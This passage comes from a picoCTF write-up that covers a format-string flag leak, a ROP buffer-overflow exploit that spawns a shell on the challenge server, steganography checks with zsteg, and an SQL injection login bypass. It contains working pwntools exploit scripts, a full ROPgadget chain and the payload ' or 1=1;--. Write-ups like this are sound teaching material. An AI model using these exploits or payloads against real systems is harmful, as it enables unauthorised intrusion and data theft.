Python 3.11.1 (main, Dec 31 2022, 10:23:59) [GCC 12.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> "%x."*200
'%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.
%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%
x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x
.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.
%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%
x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x
.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.
%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.'
>>> 
```

Figure 77: Flag Leak Exploit I

As seen in the figure above, while we did manage to retrieve the flag, it was only a part of the flag. The problem here is that we are able to dump only specific part of the stack due to the number of "%x." values we are able to enter as input. The program takes as input 127 characters from all those entered. Since the rest of the flag is located somewhere else on the stack this poses a problem. However, we can easily bypass it by modifying our payload. Instead of entering "%x" we can enter "%43x" followed by "%44x" and so on (we already retrieved the first 42 hex values), thus dumping the remaining part of the flag which is shown in the figure below.



```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc saturn.picoctf.net 59261
Tell me a story and then I'll tell you one >> %30$x.%31$x.%32$x.%33$x.%34$x
.%35$x.%36$x.%37$x.%38$x.%39$x.%40$x.%41$x.%42$x.%43$x.%44$x.%45$x.%46$x.%4
7$x.%48$x.%49$x.%50$x.%51$x.%52$x.%53$x.%54$x.%55$x.%56$x.%57$x.%58$x.%59$x
.%60$x
Here's a story -
2e782437.24383425.34252e78.2e782439.24303525.252e78.6f636970.7b465443.6b343
34c.5f676e31.67346c46.6666305f.3474535f.635f6b63.34396532.7d643365.fbad2000
.d93d5400.0.f7faa990.804c000.%

┌──(kali㉿kali)-[~/Downloads]
└─$ python3 exploit.py
Enter Hex Values of Stack: 2e782437.24383425.34252e78.2e782439.24303525.252
e78.6f636970.7b465443.6b34334c.5f676e31.67346c46.6666305f.3474535f.635f6b63
.34396532.7d643365.fbad2000.d93d5400.0.f7faa990.804c000
b'7$x.%48$x.%49$x.%50$x.%\x00picoCTF[redacted]\x00 \
xad\xfb\x00T=\xd9\x00\x00\x00\x00\x90\xa9\xfa\xf7\x00\xc0\x04\x08'
```

```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3
Python 3.11.1 (main, Dec 31 2022, 10:23:59) [GCC 12.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> for i in range(30,61):
...     print("%" + str(i) + "$x.", end="")
...
%30$x.%31$x.%32$x.%33$x.%34$x.%35$x.%36$x.%37$x.%38$x.%39$x.%40$x.%41$x.%42$
x.%43$x.%44$x.%45$x.%46$x.%47$x.%48$x.%49$x.%50$x.%51$x.%52$x.%53$x.%54$x.%5
5$x.%56$x.%57$x.%58$x.%59$x.%60$x.>>> 
```


Figure 78: Flag Leak Exploit II

The local python interpreter was used to generate the appropriate payload. Another method to exploit the vulnerable program would be to use another format specifier like "%s" which would print strings off the stack potentially printing the flag. Below is a python exploit script used to automate the exploit process of format string vulnerabilities using the "%s" specifier.

```
#!/usr/bin/env python3

import argparse

import pwn


parser = argparse.ArgumentParser()

parser.add_argument("host", type = str, help = "The hostname or ip address to connect to")

parser.add_argument("port", type = int, help = "The port to connect to")

arguments = parser.parse_args()


binary = pwn.ELF("./vuln")


for i in range(1, 256):


	payload = b"".join([b"%" + str(i).encode("utf-8") + b"$s"])


	if not arguments.host or not arguments.port:

		pwn.warning("You need to supply target host and port")

		exit()


	conn = pwn.remote(arguments.host, arguments.port)

	conn.recvuntil(b">> ")

	conn.sendline(payload)

	print(conn.recvall().decode("latin-1"))
```

Code 20: Flag Leak Exploit II Code

By running the script above, we manage to retrieve the flag as shown below.



```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3 exploit.py saturn.picoctf.net 59261 > output
^CTraceback (most recent call last):
  File "/home/kali/Downloads/exploit.py", line 21, in <module>
    conn.recvuntil(b">> ")
  File "/home/kali/.local/lib/python3.11/site-packages/pwnlib/tubes/tube.py", line 339, in recvuntil
    res = self.recv(timeout=self.timeout)
          ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^

  File "/home/kali/.local/lib/python3.11/site-packages/pwnlib/tubes/tube.py", line 104, in recv
    return self._recv(numb, timeout) or b''
           ^^^^^^^^^^^^^^^^^^^^^^^^^

  File "/home/kali/.local/lib/python3.11/site-packages/pwnlib/tubes/tube.py", line 174, in _recv
    if not self.buffer and not self._fillbuffer(timeout):
                               ^^^^^^^^^^^^^^^^^^^^^^^^^

  File "/home/kali/.local/lib/python3.11/site-packages/pwnlib/tubes/tube.py", line 153, in _fillbuffer
    data = self.recv_raw(self.buffer.get_fill_size())
           ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^

  File "/home/kali/.local/lib/python3.11/site-packages/pwnlib/tubes/sock.py", line 39, in recv_raw
    data = self.sock.recv(numb, *a)
           ^^^^^^^^^^^^^^^^^^^^^^^^

KeyboardInterrupt


┌──(kali㉿kali)-[~/Downloads]
└─$ cat output | grep CTF
CTF[redacted]

┌──(kali㉿kali)-[~/Downloads]
└─$ python3 exploit.py saturn.picoctf.net 59261
[*] '/home/kali/Downloads/vuln'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
[+] Opening connection to saturn.picoctf.net on port 59261: Done
[+] Receiving all data: Done (23B)
[*] Closed connection to saturn.picoctf.net port 59261
Here's a story -
%1$s

[+] Opening connection to saturn.picoctf.net on port 59261: Done
[+] Receiving all data: Done (23B)
[*] Closed connection to saturn.picoctf.net port 59261
Here's a story -
\x10ú÷

[+] Opening connection to saturn.picoctf.net on port 59261: Done
[+] Receiving all data: Done (23B)
[*] Closed connection to saturn.picoctf.net port 59261
Here's a story -
```

Figure 79: Flag Leak Exploit III

For the second challenge, we are given a binary, its source code, access to the server running it and a hint that this is about return oriented programming. The first thing we need to do is examine the source code as always.


```
#include <stdio.h>

#include <stdlib.h>

#include <string.h>

#include <unistd.h>

#include <sys/types.h>


#define BUFSIZE 16


void vuln() {

  char buf[16];

  printf("How strong is your ROP-fu? Snatch the shell from my hand, grasshopper!\n");

  return gets(buf);

}


int main(int argc, char **argv){

  setvbuf(stdout, NULL, _IONBF, 0);

  // Set the gid to the effective gid

  // this prevents /bin/sh from dropping the privileges

  gid_t gid = getegid();

  setresgid(gid, gid, gid);

  vuln();

}
```

Code 21: Ropfu Source Code

As we can see, there is a call to the “gets” function which is used to grab the user input which is saved at a 16-byte buffer. There is also no filter regarding the length of the user input which means that the program is vulnerable to stack buffer overflows. However, what we don’t see in the code is the flag. There is no function that prints or even loads the flag on the source code. Furthermore, by running the “checksec” command we find that the canary is set for the binary. Canary values make buffer overflows difficult to exploit. Canaries are dynamic random values (they are supposed to change with every execution of the program) that are placed between a buffer and control data on the stack by the compiler to protect against buffer overflows. When a buffer overflow occurs, the canary data will be corrupted and a failed verification of the canary data will therefore alert of a buffer overflow taking place, which will then cause the program to terminate its execution and exit. This is where return-oriented programming comes in. Return-oriented programming or rop for short, is an exploit technique that allows an attacker to execute code in the presence of countermeasures such as canary values, nx bit and many others. In this technique, the attacker hijacks the program control flow to then execute carefully chosen machine instruction sequences that are already present in the machine's memory. These are called gadgets. Each gadget typically ends in a return instruction and is located in a subroutine within the existing program or shared library code. When chained together, essentially creating a rop chain, these gadgets allow an attacker to perform several operations on a machine protected by security defenses from reading data to unauthenticated remote access. So, for this challenge, in short, we need to build a rop chain that will either print the contents of the file with the flag in the remote machine or give us remote access such as with a reverse shell. Rop is a complicated topic so for this example, we will use an automated tool to build our rop chain. ROPgadget is such a tool. This tool allows you to search your gadgets on your binaries in order to facilitate your rop exploitation. To search a binary for gadgets and build your chain, you need to use the following command:

```
ROPgadget --binary vuln --ropchain
```

The tool will build the rop chain for you as is the case in this challenge as shown below.



```
- Step 5 -- Build the ROP chain

#!/usr/bin/env python3
# execve generated by ROPgadget

from struct import pack

# Padding goes here
p = b''

p += pack('<I', 0x080583c9) # pop edx ; pop ebx ; ret
p += pack('<I', 0x080e5060) # @ .data
        p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x080b074a) # pop eax ; ret
p += b'/bin'
p += pack('<I', 0x08059102) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x080583c9) # pop edx ; pop ebx ; ret
p += pack('<I', 0x080e5064) # @ .data + 4
        p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x080b074a) # pop eax ; ret
p += b'//sh'
p += pack('<I', 0x08059102) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x080583c9) # pop edx ; pop ebx ; ret
p += pack('<I', 0x080e5068) # @ .data + 8
        p += pack('<I', 0x41414141) # padding
p += pack('<I', 0x0804fb90) # xor eax, eax ; ret
p += pack('<I', 0x08059102) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x08049022) # pop ebx ; ret
p += pack('<I', 0x080e5060) # @ .data
p += pack('<I', 0x08049e39) # pop ecx ; ret
p += pack('<I', 0x080e5068) # @ .data + 8
p += pack('<I', 0x080583c9) # pop edx ; pop ebx ; ret
p += pack('<I', 0x080e5068) # @ .data + 8
        p += pack('<I', 0x080e5060) # padding without overwrite ebx
p += pack('<I', 0x0804fb90) # xor eax, eax ; ret
p += pack('<I', 0x0808055e) # inc eax ; ret
p += pack('<I', 0x0808055e) # inc eax ; ret
p += pack('<I', 0x0808055e) # inc eax ; ret
p += pack('<I', 0x0808055e) # inc eax ; ret
p += pack('<I', 0x0808055e) # inc eax ; ret
p += pack('<I', 0x0808055e) # inc eax ; ret
p += pack('<I', 0x0808055e) # inc eax ; ret
p += pack('<I', 0x0808055e) # inc eax ; ret
p += pack('<I', 0x0808055e) # inc eax ; ret
p += pack('<I', 0x0808055e) # inc eax ; ret
p += pack('<I', 0x0808055e) # inc eax ; ret
p += pack('<I', 0x0804a3d2) # int 0x80
```


Figure 80: Ropfu Rop Chain

We can see the built rop chain from above. An experienced eye will also figure that this rop chain executes “/bin/sh”. The next step is to develop our exploit and exploit the program running on the server. The code for the exploit in python is provided below.

```
#!/usr/bin/env python3

import pwn

from struct import pack

# Padding goes here

p = b'A'*28

p += pack('<I', 0x080583c9) # pop edx ; pop ebx ; ret

p += pack('<I', 0x080e5060) # @ .data

p += pack('<I', 0x41414141) # padding

p += pack('<I', 0x080b074a) # pop eax ; ret

p += b'/bin'

p += pack('<I', 0x08059102) # mov dword ptr [edx], eax ; ret

p += pack('<I', 0x080583c9) # pop edx ; pop ebx ; ret

p += pack('<I', 0x080e5064) # @ .data + 4

p += pack('<I', 0x41414141) # padding

p += pack('<I', 0x080b074a) # pop eax ; ret

p += b'//sh'

p += pack('<I', 0x08059102) # mov dword ptr [edx], eax ; ret

p += pack('<I', 0x080583c9) # pop edx ; pop ebx ; ret

p += pack('<I', 0x080e5068) # @ .data + 8

p += pack('<I', 0x41414141) # padding

p += pack('<I', 0x0804fb90) # xor eax, eax ; ret

p += pack('<I', 0x08059102) # mov dword ptr [edx], eax ; ret

p += pack('<I', 0x08049022) # pop ebx ; ret

p += pack('<I', 0x080e5060) # @ .data

p += pack('<I', 0x08049e39) # pop ecx ; ret

p += pack('<I', 0x080e5068) # @ .data + 8

p += pack('<I', 0x080583c9) # pop edx ; pop ebx ; ret

p += pack('<I', 0x080e5068) # @ .data + 8

p += pack('<I', 0x080e5060) # padding without overwrite ebx

p += pack('<I', 0x0804fb90) # xor eax, eax ; ret

p += pack('<I', 0x0808055e) # inc eax ; ret

p += pack('<I', 0x0808055e) # inc eax ; ret

p += pack('<I', 0x0808055e) # inc eax ; ret

p += pack('<I', 0x0808055e) # inc eax ; ret

p += pack('<I', 0x0808055e) # inc eax ; ret

p += pack('<I', 0x0808055e) # inc eax ; ret

p += pack('<I', 0x0808055e) # inc eax ; ret

p += pack('<I', 0x0808055e) # inc eax ; ret

p += pack('<I', 0x0808055e) # inc eax ; ret

p += pack('<I', 0x0808055e) # inc eax ; ret

p += pack('<I', 0x0808055e) # inc eax ; ret

p += pack('<I', 0x0804a3d2) # int 0x80

conn = pwn.remote('saturn.picoctf.net', 56742)

conn.sendlineafter(b'grasshopper!', p)

conn.interactive()
```

Code 22: Ropfu Exploit Code

The exploitation can be seen below, we get a reverse shell spawned as the root user and manage to retrieve the flag.



```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3 exploit.py
[+] Opening connection to saturn.picoctf.net on port 56742: Done
[*] Switching to interactive mode

$ whoami
root
$ ls
flag.txt
vuln
$ cat flag.txt
picoCTF[redacted]$ 
```

Figure 81: Ropfu Exploit


St3g0 (Forensics 300 points)

Another forensics challenge on the 300-point category. For this challenge, we are given an image and told to retrieve a flag. This is obviously a steganography challenge. Steganography is a means of concealing secret information within otherwise mundane media to avoid detection. Image steganography challenges are quite common in ctfs and ctf competitions. Image steganography is the process of hiding secret information which can be text, image, video or audio inside a cover image. The secret information is hidden in a way that it is not visible to the human eyes. There are tons of image steganography techniques out there that you can use to hide information inside images. It's obviously impossible to cover every steganography technique in this section, what I will do is list some checks I make when dealing with image steganography challenges. Some of the first and most simple things I do is verify the type of image given using the "file" command and "hexeditor", check if the image opens and can be viewed normally, check the image metadata using exiftool, print strings inside the image using the "strings" command and check to see if there is another file inside the image using "binwalk". The commands are listed below:

```
file pico.flag.png
hexeditor pico.flag.png
exiftool pico.flag.png
strings pico.flag.png
binwalk -e pico.flag.png
```

If none of the command above reveal anything, the next step depends on the image type. If dealing with a ".jpg" or ".jpeg" I might use "steghide" or "stegseek" to see if I can retrieve something hidden inside the image. I will also modify the image width and height using "hexeditor" to see if there is anything hidden there. If none of these commands reveal anything I will try to see if there was something hidden using least or most significant bit steganography. Least significant bit or lsb steganography is a technique in which the least significant bit of pixels of the cover image are replaced with data bits. This approach has the advantage that it is easy to implement and results in steganography images that contain embedded data as hidden. To check for embedded data using lsb steganography we can use "zsteg". The "zsteg" tool is used to detect hidden data in png and bmp files. It can be used to check against lsb and msb steganography. To use it, type the following command:

```
zsteg -a pico.flag.png
```




```
┌──(kali㉿kali)-[~/Downloads]
└─$ zsteg -a pico.flag.png
                                    "~__B>VG?G@"
                                    "picoCTF[redacted]$t3g0"
                                    "E2A5q4E%uSA"
                                    "AAPAAQTAAA"
                                    "HWUUUUUU"
                              file: gfxboot compiled html help file
                              file: Targa image data (16-273) 65536 x 4097 x 1 +4
                              file: 0420 Alliant virtual executable not stripped
                              file: Targa image data - Map 272 x 17 x 16 +257 +27
                              file: Targa image data - Map 273 x 272 x 16 +1 +411
                              file: Applesoft BASIC program data, first line numb
                              file: MacBinary, busy, bozo, ID 0x800, protected 0x
 2075 INVALID date, modified Sun Mar 25 23:08:00 2040, creator '0\01', typ
pe Photoshop Color swatch, version 0, 257 colors; 1st RGB space (0), w 0,
                              file: tar archive (old), type '@'  , uid  \200, gid
                              file: tar archive (old), type '@'  , uid  \200, gid
```

Figure 82: St3g0 Checking for Lsb Steganography

As you can see from the figure above, the hidden data which is the flag is successfully retrieved. In this case, it was hidden using lsb steganography.

SQLiLite (Web Exploitation 300 points)

This is the only web challenge on the 300 points category. For this challenge, we are given access to a website with a login form. While I was sure this was going to be about sql injection due to the title of the challenge, the first thing I did was check the source code and the linked files. I noticed that the user input from the form is sent to the "login.php" file using the "POST" method. After viewing that file, I noticed that a sql query seems to be executed with the data received from the user input as shown in the figure below.


Login
http://saturn.picoctf.net:6541
view-source:http://saturn.picoctf.net:65417/login.php
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB


```
<pre>username:
password:
SQL query: SELECT * FROM users WHERE name=&#039;&#039; AND password=&#039;&#039;
</pre><h1>Login failed.</h1>
```

Figure 83: SQLiLite Source Code Analysis

This seems like a common sql injection challenge. Sql injection or sqli is a code injection technique used to attack data driven applications, in which malicious sql statements are inserted into an input field for execution. This can result in many things from dumping the database, to modifying or deleting it, to bypassing login forms or even in some cases gain a reverse shell. Since we already know that a sql query is executed using the user input, we can potentially inject our own sql code in order to bypass the login form or retrieve data from the database connected to the website potentially retrieving the flag. This is not supposed to be a sql injection tutorial so we will not analyze sql injections in depth, normally how I try to approach sql injection challenges is check what is being filtered by the application and use what's not filtered to conduct the attack. Also, there are various types of sql injections such as error based, time based and so on. In this case however there doesn't seem to be any filter on the application so we can use the following payload to easily bypass the login form:

```
' or 1=1;--
```

For the password you can input anything you want because it won't matter. The sql query that will be executed with the payload above is "SELECT * FROM users WHERE name='' or 1=1;--' AND password='test'". The "1=1" condition is always true which translates to "or true" and the rest of the query will be commented out due to the server interpreting everything after "--" as a comment. This causes us to bypass the login form and to be logged in as the first user that of the database as is shown in the image below.



saturn.picoctf.net:61126/logi
http://saturn.picoctf.net:6112
view-source:http://saturn.picoctf.net:61126/login.php
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec

```
<pre>username: &#039; or 1=1;--
password: testing
SQL query: SELECT * FROM users WHERE name=&#039;&#039; or 1=1;--&#039; AND password=&#039;testing&#039;
</pre><h1>Logged in! But can you see the flag, it is in plainsight.</h1><p hidden>Your flag is: picoCTF{[redacted]</p>
```

Figure 84: SQLiLite Exploit


Very Smooth (Cryptography 300 points)

